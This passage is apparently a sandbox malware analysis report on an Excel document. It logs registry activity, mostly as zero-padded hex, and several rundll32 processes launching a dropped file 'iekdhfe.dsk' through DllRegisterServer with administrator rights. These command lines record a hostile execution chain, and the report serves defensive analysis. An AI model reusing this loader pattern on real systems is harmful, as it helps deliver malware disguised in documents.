00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	tk8	binary	74 6B 38 00 F4 08 00 00 02 00 00 00 00 00 00 00 62 00 00 00 01 00 00 00 30 00 00 00 26 00 00 00 64 00 6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00 2D 00 39 00 33 00 33 00 33 00 34 00 30 00 37 00 38 00 32 00 2E 00 78 00 6C 00 73 00 6D 00 00 00 64 00 6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00 2D 00 39 00 33 00 33 00 33 00 34 00 30 00 37 00 38 00 32 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\FFCB6	FFCB6	binary	04 00 00 00 F4 08 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 73 24 65 23 D6 2B D7 01 B6 FC 0F 00 B6 FC 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1009D0	1009D0	binary	04 00 00 00 F4 08 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 73 24 65 23 D6 2B D7 01 D0 09 10 00 D0 09 10 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2508 Parent PID: 2292

General

Start time:	10:46:42
Start date:	07/04/2021
Path:	C:\Windows\System32\rundll32.exe

Wow64 process (32bit):	false
Commandline:	rundll32 ..\iekdhfe.dsk,DllRegisterServer
Imagebase:	0xff3c0000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\iekdhfe.dsk	unknown	64	success or wait	1	FF3C27D0	ReadFile

Analysis Process: rundll32.exe PID: 2340 Parent PID: 2292

General

Start time:	10:46:43
Start date:	07/04/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32 ..\iekdhfe.dsk1,DllRegisterServer
Imagebase:	0xff3c0000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2788 Parent PID: 2292

General

Start time:	10:46:43
Start date:	07/04/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32 ..\iekdhfe.dsk2,DllRegisterServer
Imagebase:	0xff3c0000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2792 Parent PID: 2292

General

Start time:	10:46:43
Start date:	07/04/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32 ..\iekdhfe.dsk3,DllRegisterServer
Imagebase:	0xff3c0000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2716 Parent PID: 2292

General

Start time:	10:46:44
Start date:	07/04/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32 ..\iekdhfe.dsk4,DllRegisterServer
Imagebase:	0xff3c0000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis